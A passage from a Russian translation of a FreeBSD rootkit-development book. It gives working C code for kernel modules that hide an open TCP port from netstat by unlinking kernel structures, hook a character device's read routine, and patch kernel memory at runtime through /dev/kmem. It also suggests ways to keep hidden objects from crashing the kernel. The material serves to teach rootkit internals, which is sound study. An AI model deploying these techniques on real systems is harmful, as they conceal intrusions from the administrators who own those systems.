> **Примечание.** Поскольку разбираться в незнакомом коде ядра никогда не бывает быстро и просто, я не приводил исходный код `_exit(2)` в начале раздела 3.3, когда впервые обсуждал сокрытие работающего процесса.

Теперь вы должны знать достаточно, чтобы самостоятельно пройти через `_exit(2)`. Тем не менее вот оставшиеся объекты, которые нужно исправить, чтобы скрыть работающий процесс:

- Список дочерних процессов родительского процесса.
- Список группы процессов родительского процесса.
- Переменная `nprocs`.

3.6 Сокрытие открытого TCP-порта

Поскольку ни одна книга о руткитах не была бы полной без обсуждения того, как скрыть открытый TCP-порт, что косвенно скрывает установленное TCP-соединение, я покажу здесь пример с использованием DKOM. Но сначала нам нужны некоторые вводные сведения о структурах данных интернет-протокола.

3.6.1 Структура inpcb

Для каждого сокета на основе TCP или UDP создается структура `inpcb`, известная как блок управления интернет-протоколом, чтобы хранить данные межсетевого взаимодействия, например сетевые адреса, номера портов, сведения о маршрутизации и так далее (McKusick и Neville-Neil, 2004). Эта структура определена в заголовке `<netinet/in_pcb.h>`. Следующий список описывает поля в `struct inpcb`, которые нужно понимать, чтобы скрыть открытый TCP-порт.

> **Примечание.** Как и раньше, при первом чтении можно пропустить этот список и вернуться к нему, когда вы будете работать с настоящим кодом на C.

`LIST_ENTRY(inpcb) inp_list;`

Это поле содержит указатели связей, связанные со структурой `inpcb`, которая хранится в списке `tcbinfo.listhead`, обсуждаемом в разделе 3.6.2. На это поле ссылаются при вставке, удалении и обходе этого списка.

`struct in_conninfo inp_inc;`

Эта структура поддерживает 4-кортеж пары сокетов в установленном соединении, то есть локальный IP-адрес, локальный порт, внешний IP-адрес и внешний порт. Определение `struct in_conninfo` можно найти в заголовке `<netinet/in_pcb.h>`:

```
struct in_conninfo {
        u_int8_t        inc_flags;
        u_int8_t        inc_len;
        u_int16_t       inc_pad;
        /* часть, зависящая от протокола */
        struct  in_endpoints inc_ie;
};
```

Внутри структуры `in_conninfo` 4-кортеж пары сокетов хранится в последнем члене, `inc_ie`. Это можно проверить, найдя определение `struct in_endpoints` в заголовке `<netinet/in_pcb.h>`:

```
struct in_endpoints {
        u_int16_t       ie_fport;               /* внешний порт */
        u_int16_t       ie_lport;               /* локальный порт */
        /* часть, зависящая от протокола, локальный и внешний адрес */
        union {
                /* запись таблицы внешних хостов */
                struct  in_addr_4in6 ie46_foreign;
                struct  in6_addr ie6_foreign;
        } ie_dependfaddr;
        union {
                /* запись таблицы локальных хостов */
                struct  in_addr_4in6 ie46_local;
                struct  in6_addr ie6_local;
        } ie_dependladdr;
#define ie_faddr        ie_dependfaddr.ie46_foreign.ia46_addr4
#define ie_laddr        ie_dependladdr.ie46_local.ia46_addr4
#define ie6_faddr       ie_dependfaddr.ie6_foreign
#define ie6_laddr       ie_dependladdr.ie6_local
};
```

`u_char inp_vflag;`

Это поле определяет используемую версию IP, а также IP-флаги, установленные на структуре `inpcb`. Все флаги определены в заголовке `<netinet/in_pcb.h>`.

`struct mtx inp_mtx;`

Это средство управления доступом к ресурсу, связанное со структурой `inpcb`. Заголовочный файл `<netinet/in_pcb.h>` определяет два макроса, `INP_LOCK` и `INP_UNLOCK`, которые удобно получают и освобождают эту блокировку.

```
#define INP_LOCK(inp)           mtx_lock(&(inp)->inp_mtx)
#define INP_UNLOCK(inp)         mtx_unlock(&(inp)->inp_mtx)
```

3.6.2 Список tcbinfo.listhead

Структуры `inpcb`, связанные с TCP-сокетами, поддерживаются в двусвязном списке, приватном для модуля протокола TCP. Этот список содержится внутри `tcbinfo`, которая определена в заголовке `<netinet/tcp_var.h>` следующим образом:

```
extern  struct inpcbinfo tcbinfo;
```

Как видите, `tcbinfo` объявлена как тип `struct inpcbinfo`, который определен в заголовке `<netinet/in_pcb.h>`. Прежде чем идти дальше, опишу поля `struct inpcbinfo`, которые нужно понимать, чтобы скрыть открытый TCP-порт.

`struct inpcbhead *listhead;`

Внутри `tcbinfo` это поле поддерживает список структур `inpcb`, связанных с TCP-сокетами. Это можно проверить, найдя определение `struct inpcbhead` в заголовке `<netinet/in_pcb.h>`.

```
LIST_HEAD(inpcbhead, inpcb);
```

`struct mtx ipi_mtx;`

Это средство управления доступом к ресурсу, связанное со структурой `inpcbinfo`. Заголовочный файл `<netinet/in_pcb.h>` определяет четыре макроса для удобного получения и освобождения этой блокировки; вы будете использовать следующие два:

```
#define INP_INFO_WLOCK(ipi)     mtx_lock(&(ipi)->ipi_mtx)
#define INP_INFO_WUNLOCK(ipi)   mtx_unlock(&(ipi)->ipi_mtx)
```

3.6.3 Пример

К этому моменту не должно быть сюрпризом, что открытый TCP-порт можно скрыть, просто удалив его структуру `inpcb` из `tcbinfo.listhead`. Листинг 3-3 - модуль системного вызова, предназначенный именно для этого. Системный вызов вызывается с одним аргументом: целым числом, содержащим локальный порт, который нужно скрыть.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/socket.h>

#include <net/if.h>
#include <netinet/in.h>
#include <netinet/in_pcb.h>
#include <netinet/ip_var.h>
#include <netinet/tcp_var.h>

struct port_hiding_args {
        u_int16_t lport;        /* локальный порт */
};

/* Системный вызов для сокрытия открытого порта. */
static int
port_hiding(struct thread *td, void *syscall_args)
{
```

```
        struct port_hiding_args *uap;
        uap = (struct port_hiding_args *)syscall_args;

        struct inpcb *inpb;

        INP_INFO_WLOCK(&tcbinfo);

        /* Обойти список inpcb на базе TCP. */
        LIST_FOREACH(inpb, tcbinfo.listhead, inp_list) {
                if (inpb->inp_vflag & INP_TIMEWAIT)
                        continue;

                INP_LOCK(inpb);

                /* Этот локальный открытый порт нужно скрыть? */
                if (uap->lport == ntohs(inpb->inp_inc.inc_ie.ie_lport))
                        LIST_REMOVE(inpb, inp_list);

                INP_UNLOCK(inpb);
        }

        INP_INFO_WUNLOCK(&tcbinfo);

        return(0);
}

/* sysent для нового системного вызова. */
static struct sysent port_hiding_sysent = {
        1,                      /* число аргументов */
        port_hiding             /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(port_hiding, &offset, &port_hiding_sysent, load, NULL);
```

Листинг 3-3. `port_hiding.c`

Интересная деталь этого кода состоит в том, что перед (2) сравнением номера порта я (1) проверяю член `inp_vflag` каждой структуры `inpcb`. Если оказывается, что `inpcb` находится в состоянии ожидания 2MSL, я пропускаю его.[2] Какой смысл скрывать порт, который вот-вот закроется?

В следующем выводе я подключаюсь по `telnet(1)` к удаленной машине, а затем вызываю `port_hiding`, чтобы скрыть сеанс:

```
$ telnet 192.168.123.107
Подключение к 192.168.123.107...
Connected to 192.168.123.107.
Символ выхода - "^]".
Попытка защищенного входа SRA:
Пользователь (ghost):
Password:
[ SRA принимает вас ]
FreeBSD/i386 (alpha) (ttyp0)
Последний вход: Пн, 5 мар 09:55:50 на ttyv1
$ sudo kldload ./port_hiding.ko
Системный вызов загружен по смещению 210.
$ netstat -anp tcp
Активные интернет-соединения (включая серверы)
Протокол Recv-Q Send-Q  Локальный адрес        Внешний адрес          (состояние)
tcp4       0      0  192.168.123.107.23     192.168.123.153.61141 ESTABLISHED
tcp4       0      0  *.23                   *.*                   LISTEN
tcp4       0      0  127.0.0.1.25           *.*                   LISTEN
$ perl -e 'syscall(210, 23);'
$ netstat -anp tcp
Активные интернет-соединения (включая серверы)
Протокол Recv-Q Send-Q  Локальный адрес        Внешний адрес          (состояние)
tcp4       0      0  127.0.0.1.25           *.*                   LISTEN
```

Обратите внимание, что `port_hiding` скрыл локальный сервер telnet, а также соединение. Чтобы изменить это поведение, просто перепишите `port_hiding` так, чтобы ему требовалось два аргумента: локальный порт и локальный адрес.

3.7 Повреждение данных ядра

Прежде чем завершить эту главу, рассмотрим следующее: что произойдет, если один из ваших скрытых объектов будет найден и уничтожен?

В лучшем случае - ничего. В худшем случае ядро аварийно завершится, потому что при уничтожении объекта ядро безусловно удаляет его из разных списков. Однако в этой ситуации объект уже был удален. Поэтому ядро не сможет его найти и уйдет за конец своих списков, по ходу повреждая эти структуры данных.

Чтобы предотвратить это повреждение данных, вот несколько предложений:

- Перехватывайте завершающую функцию или функции, чтобы они не удаляли ваши скрытые объекты.
- Перехватывайте завершающую функцию или функции, чтобы перед завершением возвращать ваши скрытые объекты обратно в списки.
- Реализуйте собственную функцию "exit", чтобы безопасно уничтожать скрытые объекты.
- Ничего не делайте. Если ваши скрытые объекты никогда не будут найдены, их никогда нельзя будет уничтожить, верно?

3.8 Заключительные замечания

DKOM - один из самых трудных для обнаружения приемов руткитов. Исправляя объекты, на которые ядро опирается для учета и отчетности, можно получать желаемые результаты, оставляя чрезвычайно малый след. Например, в этой главе я показал, как скрыть работающий процесс и открытый порт с помощью нескольких простых изменений.

Хотя применение DKOM ограничено, поскольку он может манипулировать только объектами, находящимися в основной памяти, в ядре есть множество объектов для исправления. Например, чтобы получить полный список всех структур данных очередей ядра, выполните следующие команды:

```
$ cd /usr/src/sys
$ grep -r "LIST_HEAD(" *
. . .
$ grep -r "TAILQ_HEAD(" *
. . .
```

Сноски

[1] [назад] В общем случае хеш-таблица - это структура данных, в которой ключи отображаются в позиции массива с помощью хеш-функции. Назначение хеш-таблицы - обеспечить быстрое и эффективное извлечение данных. То есть, имея ключ, например имя человека, можно легко найти соответствующее значение, например номер телефона этого человека. Это работает за счет преобразования ключа с помощью хеш-функции в число, представляющее смещение в массиве, который содержит нужное значение.
[2] [назад] Когда TCP-соединение выполняет активное закрытие и отправляет финальный ACK, соединение помещается в состояние ожидания 2MSL на время, равное двум максимальным временам жизни сегмента. Это позволяет TCP-соединению повторно отправить финальный ACK на случай, если первый был потерян.

Глава 4. Перехват объектов ядра

В предыдущей главе мы рассмотрели подчинение ядра FreeBSD с помощью простых изменений состояния данных. Обсуждение было сосредоточено на изменении данных, содержащихся в структурах данных очередей ядра. Помимо учета, многие из этих структур также напрямую участвуют в потоке управления, поскольку поддерживают ограниченное число точек входа в ядро. Следовательно, их тоже можно перехватывать, как и точки входа, обсуждавшиеся в главе 2. Этот прием называется перехватом объектов ядра (KOH). Чтобы продемонстрировать его, перехватим символьное устройство.

4.1 Перехват символьного устройства

Вспомним из главы 1, что символьное устройство определяется своими записями в таблице переключения символьных устройств.[1] Следовательно, изменяя эти записи, можно изменять поведение символьного устройства. Однако прежде чем демонстрировать эту "атаку", нужны некоторые вводные сведения об управлении символьными устройствами.

4.1.1 Хвостовая очередь cdevp_list и структуры cdev_priv

Во FreeBSD все активные символьные устройства поддерживаются в приватной двусвязной хвостовой очереди с именем `cdevp_list`, которая определена в файле `/sys/fs/devfs/devfs_devs.c` следующим образом:

```
static TAILQ_HEAD(, cdev_priv) cdevp_list =
    TAILQ_HEAD_INITIALIZER(cdevp_list);
```

Как видите, `cdevp_list` состоит из структур (1) `cdev_priv`. Определение `struct cdev_priv` можно найти в заголовке `<fs/devfs/devfs_int.h>`. Вот поля в `struct cdev_priv`, которые нужно понимать, чтобы перехватить символьное устройство:

`TAILQ_ENTRY(cdev_priv) cdp_list;`

Это поле содержит указатели связей, связанные со структурой `cdev_priv`, которая хранится в `cdevp_list`. На это поле ссылаются при вставке, удалении и обходе `cdevp_list`.

`struct cdev cdp_c;`

Эта структура поддерживает контекст символьного устройства. Определение `struct cdev` можно найти в заголовке `<sys/conf.h>`. Поля `struct cdev`, относящиеся к нашему обсуждению, таковы:

`char *si_name;`

Это поле содержит имя символьного устройства.

`struct cdevsw *si_devsw;`

Это поле указывает на таблицу переключения символьного устройства.

4.1.2 Мьютекс devmtx

Следующий фрагмент из `<fs/devfs/devfs_int.h>` перечисляет средство управления доступом к ресурсу, связанное с `cdevp_list`.

```
extern struct mtx devmtx;
```

4.1.3 Пример

Как вы, возможно, догадались, чтобы изменить таблицу переключения символьного устройства, достаточно пройти через `cdevp_list`. В листинге 4-1 приведен пример. Этот код обходит `cdevp_list` в поисках `cd_example`;[2] если он его находит, точка входа `read` у `cd_example` заменяется простым перехватчиком вызова.

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/mutex.h>
#include <fs/devfs/devfs_int.h>

extern TAILQ_HEAD(,cdev_priv) cdevp_list;

d_read_t        read_hook;
d_read_t        *read;
/* Перехватчик точки входа read. */
```

```
int
read_hook(struct cdev *dev, struct uio *uio, int ioflag)
{
        uprintf("Вы когда-нибудь танцевали с дьяволом при бледном лунном свете?\
    n");
        return((*read)(dev, uio, ioflag));
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;
        struct cdev_priv *cdp;

        switch (cmd) {
        case MOD_LOAD:
                mtx_lock(&devmtx);
                /* Заменить точку входа read у cd_example на read_hook. */
                TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
                        if (strcmp(cdp->cdp_c.si_name, "cd_example") == 0) {
                                read = cdp->cdp_c.si_devsw->d_read;
                                cdp->cdp_c.si_devsw->d_read = read_hook;
                                break;
                        }
                }
                mtx_unlock(&devmtx);
                break;
        case MOD_UNLOAD:
                mtx_lock(&devmtx);
                /* Вернуть все в нормальное состояние. */
                TAILQ_FOREACH(cdp, &cdevp_list, cdp_list) {
                        if (strcmp(cdp->cdp_c.si_name, "cd_example") == 0) {
                                cdp->cdp_c.si_devsw->d_read = read;
                                break;
                        }
                }
                mtx_unlock(&devmtx);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

static moduledata_t cd_example_hook_mod = {
        "cd_example_hook",      /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(cd_example_hook, cd_example_hook_mod, SI_SUB_DRIVERS,
    SI_ORDER_MIDDLE);
```

Листинг 4-1. `cd_example_hook.c`

Обратите внимание, что перед (3) заменой точки входа `read` у `cd_example` я (2) сохранил адрес памяти исходной точки входа. Это позволяет (1) вызывать и (4) восстанавливать исходную функцию без необходимости включать ее определение в свой код.

Вот результаты взаимодействия с `cd_example` после загрузки приведенного выше модуля:

```
$ sudo kldload ./cd_example_hook.ko
$ sudo ./interface Расскажи\ мне\ что-нибудь,\ друг.
Записано "Расскажи мне что-нибудь, друг." в устройство /dev/cd_example
Вы когда-нибудь танцевали с дьяволом при бледном лунном свете?
Прочитано "Расскажи мне что-нибудь, друг." из устройства /dev/cd_example
```

4.2 Заключительные замечания

Как видите, KOH более или менее похож на DKOM, за исключением того, что использует перехватчики вызовов вместо изменений состояния данных. Поэтому в этой главе на самом деле нет ничего "нового", и именно поэтому она такая короткая.

Сноски

[1] [назад] Определение таблицы переключения символьных устройств см. в разделе 1.6.1.
[2] [назад] `cd_example` - символьное устройство, разработанное в разделе 1.6.4.

Глава 5. Исправление памяти ядра во время выполнения

В предыдущих главах мы рассмотрели классический способ внедрения кода в работающее ядро: через загружаемый модуль ядра. В этой главе мы посмотрим, как исправлять и расширять работающее ядро кодом из userland. Это делается через взаимодействие с устройством `/dev/kmem`, которое позволяет читать виртуальную память ядра и писать в нее. Иными словами, `/dev/kmem` позволяет исправлять разные байты кода, загруженные в исполняемое пространство памяти, которые управляют логикой ядра. Это обычно называют исправлением памяти ядра во время выполнения.

5.1 Библиотека доступа к данным ядра

Библиотека доступа к данным ядра (`libkvm`) предоставляет единообразный интерфейс для доступа к виртуальной памяти ядра через устройство `/dev/kmem`. Следующие шесть функций из `libkvm` составляют основу исправления памяти ядра во время выполнения.

5.1.1 Функция kvm_openfiles

Доступ к виртуальной памяти ядра инициализируется вызовом функции `kvm_openfiles`. Если `kvm_openfiles` выполняется успешно, возвращается дескриптор, который используется во всех последующих вызовах `libkvm`. Если возникает ошибка, вместо него возвращается `NULL`.

Вот прототип функции `kvm_openfiles`:

```
#include <fcntl.h>
#include <kvm.h>

kvm_t *
kvm_openfiles(const char *execfile, const char *corefile,
    const char *swapfile, int flags, char *errbuf);
```

Ниже кратко описан каждый параметр.

`execfile`

Указывает образ ядра, который нужно исследовать; он должен содержать таблицу символов. Если этот параметр равен `NULL`, исследуется образ текущего работающего ядра.

`corefile`

Это файл устройства памяти ядра; его нужно задать как `/dev/mem` или как аварийный дамп core, созданный `savecore(8)`. Если этот параметр равен `NULL`, используется `/dev/mem`.

`swapfile`

Этот параметр сейчас не используется; поэтому он всегда задается как `NULL`.

`flags`

Этот параметр указывает разрешения доступа на чтение/запись для core-файла. Он должен быть задан одной из следующих констант:

Константа	Значение
`O_RDONLY`	Открыть только для чтения.
`O_WRONLY`	Открыть только для записи.
`O_RDWR`	Открыть для чтения и записи.

`errbuf`

Если `kvm_openfiles` сталкивается с ошибкой, сообщение об ошибке записывается в этот параметр.

5.1.2 Функция kvm_nlist

Функция `kvm_nlist` извлекает записи таблицы символов из образа ядра.

```
#include <kvm.h>
#include <nlist.h>

int
kvm_nlist(kvm_t *kd, struct nlist *nl);
```

Здесь `nl` - завершающийся null массив структур `nlist`. Чтобы правильно использовать `kvm_nlist`, нужно знать два поля в `struct nlist`: `n_name`, имя символа, загруженного в память, и `n_value`, адрес символа.

Функция kvm_nlist по очереди проходит по nl, отыскивая каждый символ через поле n_name; если символ найден, n_value заполняется соответствующим образом. В противном случае оно устанавливается в 0.

5.1.3 Функция kvm_geterr

Функция kvm_geterr возвращает строку, описывающую последнее состояние ошибки на дескрипторе виртуальной памяти ядра.

```
#include <kvm.h>

char *
kvm_geterr(kvm_t *kd);
```

Результаты не определены, если последний вызов libkvm не породил ошибку.

5.1.4 Функция kvm_read

Данные читаются из виртуальной памяти ядра функцией kvm_read. Если чтение выполнено успешно, возвращается число переданных байт. В противном случае возвращается -1.

```
#include <kvm.h>

ssize_t
kvm_read(kvm_t *kd, unsigned long addr, void *buf, size_t nbytes);
```

Здесь nbytes указывает число байт, которые нужно прочитать с адреса addr в пространстве ядра в буфер buf.

5.1.5 Функция kvm_write

Данные записываются в виртуальную память ядра функцией kvm_write.

```
#include <kvm.h>

ssize_t
kvm_write(kvm_t *kd, unsigned long addr, const void *buf, size_t nbytes);
```

Возвращаемое значение обычно равно аргументу nbytes, если только не произошла ошибка; в этом случае вместо него возвращается -1. В этом определении nbytes указывает число байт, которые нужно записать в addr из buf.

5.1.6 Функция kvm_close

Открытый дескриптор виртуальной памяти ядра закрывается вызовом функции kvm_close.

```
#include <fcntl.h>
#include <kvm.h>

int
kvm_close(kvm_t *kd);
```

Если kvm_close выполняется успешно, возвращается 0. В противном случае возвращается -1.

5.2 Исправление байтов кода

Теперь, вооружившись функциями из предыдущего раздела, исправим немного виртуальной памяти ядра. Я начну с очень простого примера. Листинг 5-1 - это модуль системного вызова, который ведет себя как чрезмерно накофеиненная функция "Привет, мир!".

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/* Функция системного вызова. */
static int
hello(struct thread *td, void *syscall_args)
{
        int i;

        for (i = 0; i < 10; i++)
                printf("FreeBSD рулит!\n");

        return(0);
}

/* sysent для нового системного вызова. */
static struct sysent hello_sysent = {
        0,                      /* число аргументов */
        hello                   /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(hello, &offset, &hello_sysent, load, NULL);
```

Листинг 5-1. `hello.c`

Как видите, если мы выполним этот системный вызов, получим очень раздражающий вывод. Чтобы сделать системный вызов менее раздражающим, можно вырезать (1) цикл `for`, что удалит девять дополнительных вызовов `printf`. Однако прежде чем мы сможем это сделать, нужно узнать, как этот системный вызов выглядит после загрузки в основную память.

```
$ objdump -dR ./hello.ko

./hello.ko:     file format elf32-i386-freebsd
Дизассемблирование раздела .text:
```

```
00000480 <hello>:
 480:   55                      push   %ebp
 481:   89 e5                   mov    %esp,%ebp
 483:   53                      push   %ebx
 484:   bb 09 00 00 00          mov    $0x9,%ebx
 489:   83 ec 04                sub    $0x4,%esp
 48c:   8d 74 26 00             lea    0x0(%esi),%esi
 490:   c7 04 24 0d 05 00 00    movl   $0x50d,(%esp)
                        493: R_386_RELATIVE     *ABS*
 497:   e8 fc ff ff ff          call   498 <hello+0x18>
                        498: R_386_PC32 printf
 49c:   4b                      dec    %ebx
 49d:   79 f1                   jns    490 <hello+0x10>
 49f:   83 c4 04                add    $0x4,%esp
 4a2:   31 c0                   xor    %eax,%eax
 4a4:   5b                      pop    %ebx
 4a5:   c9                      leave
 4a6:   c3                      ret
 4a7:   89 f6                   mov    %esi,%esi
 4a9:   8d bc 27 00 00 00 00    lea    0x0(%edi),%edi
```

Примечание. Бинарный файл `hello.ko` был скомпилирован явно без параметра `-funroll-loops`.

Обратите внимание на инструкцию по адресу `49d`, которая заставляет указатель инструкции перейти обратно к адресу `490`, если флаг знака не установлен. Эта инструкция, более или менее, и есть цикл `for` в `hello.c`. Поэтому, если мы заменим ее на `nop`, можно сделать системный вызов `hello` немного терпимее. Программа в листинге 5-2 именно это и делает.

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/types.h>

#define SIZE    0x30

/* Код замены. */
unsigned char nop_code[] =
        "\x90\x90";             /* nop          */

int
main(int argc, char *argv[])
{
        int i, offset;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, };
        unsigned char hello_code[SIZE];

        /* Инициализировать доступ к виртуальной памяти ядра. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "hello";

        /* Найти адрес hello. */
        if (kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        if (!nl[0].n_value) {
                fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                    nl[0].n_name);
```

```
                exit(-1);
        }

        /* Сохранить копию hello. */
        if (kvm_read(kd, nl[0].n_value, hello_code, SIZE) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Просмотреть hello в поисках инструкции jns. */
        for (i = 0; i < SIZE; i++) {
                if (hello_code[i] == 0x79) {
                        offset = i;
                        break;
                }
        }

        /* Исправить hello. */
        if (kvm_write(kd, nl[0].n_value + offset, nop_code,
            sizeof(nop_code) - 1) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Закрыть kd. */
        if (kvm_close(kd) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        exit(0);
}
```

Листинг 5-2. `fix_hello.c`

Обратите внимание, что я (1) просматриваю первые 48 байт `hello` в поисках инструкции `jns`, а не использую жестко заданное смещение. В зависимости от версии компилятора, параметров компилятора, базовой системы и так далее `hello.c` вполне может скомпилироваться иначе. Поэтому заранее определять расположение `jns` бесполезно.

На самом деле возможно, что при компиляции `hello.c` вообще не будет содержать инструкции `jns`, потому что цикл `for` можно представить в машинном коде несколькими способами. Кроме того, вспомните, что дизассемблирование `hello.ko` выявило две инструкции, требующие динамической релокации. Это означает, что первый встреченный байт `0x79` может быть частью этих инструкций, а не настоящей инструкцией `jns`. Именно поэтому это пример, а не настоящая программа.

> **Примечание.** Чтобы обойти эти проблемы, используйте более длинные и/или более многочисленные поисковые сигнатуры. Можно также использовать жестко заданные смещения, но на некоторых системах ваш код сломается.

Еще одна интересная деталь: когда я исправляю `hello` с помощью `kvm_write`, я (2) передаю `sizeof(nop_code) - 1`, а не `sizeof(nop_code)`, как аргумент `nbytes`. В C символьные массивы завершаются null; поэтому `sizeof(nop_code)` возвращает три. Однако я хочу записать только два `nop`, а не два `nop` и `NULL`.

Следующий вывод показывает результаты выполнения `hello` до и после запуска `fix_hello` на `ttyv0`, то есть системной консоли:

```
$ sudo kldload ./hello.ko
Системный вызов загружен по смещению 210.
$ perl -e 'syscall(210);'
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
FreeBSD рулит!
$ gcc -o fix_hello fix_hello.c -lkvm
$ sudo ./fix_hello
$ perl -e 'syscall(210);'
FreeBSD рулит!
```

Успех! Теперь попробуем что-нибудь немного более сложное.

5.3 Понимание операторов call в x86

В ассемблере x86 оператор `call` - это инструкция передачи управления, используемая для вызова функции или процедуры. Есть два типа операторов `call`: ближний и дальний. Для наших целей нужно понимать только операторы ближнего вызова `call`. Следующий искусственный фрагмент кода иллюстрирует детали ближнего вызова `call`.

```
200:   bb 12 95 00 00          mov    $0x9512,%ebx
205:   e8 f6 00 00 00          call   300
20a:   b8 2f 14 00 00          mov    $0x142f,%eax
```

В приведенном фрагменте кода, когда указатель инструкции достигает адреса `205`, оператора `call`, он перейдет к адресу `300`. Шестнадцатеричное представление оператора `call` - `e8`. Однако `f6 00 00 00` явно не равно `300`. На первый взгляд кажется, что машинный код и ассемблерный код не совпадают, но на самом деле совпадают. При ближнем вызове `call` адрес инструкции после оператора `call` сохраняется в стеке, чтобы вызываемая процедура знала, куда возвращаться. Поэтому машинный операнд оператора `call` - это адрес вызываемой процедуры минус адрес инструкции, следующей за оператором `call` (`0x300 - 0x20a = 0xf6`). Это объясняет, почему машинный операнд для `call` в этом примере равен `f6 00 00 00`, а не `00 03 00 00`. Это важный момент, который скоро сыграет роль.

5.3.1 Исправление операторов call

Возвращаясь к листингу 5-1, предположим, что при замене цикла `for` на `nop` мы также хотим, чтобы `hello` вызывал `uprintf` вместо `printf`. Программа в листинге 5-3 исправляет `hello` именно так.

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/types.h>

#define SIZE    0x30

/* Код замены. */
```

```
unsigned char nop_code[] =
        "\x90\x90";             /* nop          */

int
main(int argc, char *argv[])
{
        int i, jns_offset, call_offset;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, {NULL}, };
        unsigned char hello_code[SIZE], call_operand[4];

        /* Инициализировать доступ к виртуальной памяти ядра. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "hello";
        nl[1].n_name = "uprintf";

        /* Найти адрес hello и uprintf. */
        if (kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }
        if (!nl[0].n_value) {
                fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                    nl[0].n_name);
                exit(-1);
        }
        if (!nl[1].n_value) {
                fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                    nl[1].n_name);
                exit(-1);
        }

        /* Сохранить копию hello. */
        if (kvm_read(kd, nl[0].n_value, hello_code, SIZE) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Просмотреть hello в поисках инструкций jns и call. */
        for (i = 0; i < SIZE; i++) {
                if (hello_code[i] == 0x79)
                        jns_offset = i;
                if (hello_code[i] == 0xe8)
                        call_offset = i;
        }

        /* Вычислить операнд оператора call. */
        *(unsigned long *)&call_operand[0] = nl[1].n_value -
            (nl[0].n_value + call_offset + 5);

        /* Исправить hello. */
        if (kvm_write(kd, nl[0].n_value + jns_offset, nop_code,
            sizeof(nop_code) - 1) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }
        if (kvm_write(kd, nl[0].n_value + call_offset + 1, call_operand,
            sizeof(call_operand)) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Закрыть kd. */
        if (kvm_close(kd) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
```

```
                exit(-1);
        }

        exit(0);
}
```

Листинг 5-3. `fix_hello_improved.c`

Обратите внимание, как `hello` исправляется, чтобы вызывать `uprintf` вместо `printf`. Сначала адреса `hello` и `uprintf` (1) сохраняются в `nl[0].n_value` и `nl[1].n_value` соответственно. Затем относительный адрес `call` внутри `hello` (2) сохраняется в `call_offset`. После этого новый операнд оператора `call` вычисляется вычитанием (4) адреса инструкции, следующей за `call`, из (3) адреса `uprintf`. Это значение сохраняется в `call_operand[]`. Наконец, старый операнд оператора `call` (5) перезаписывается `call_operand[]`.

Следующий вывод показывает результаты выполнения `hello` до и после запуска `fix_hello_improved` на `ttyv1`:

```
$ sudo kldload ./hello.ko
Системный вызов загружен по смещению 210.
$ perl -e 'syscall(210);'
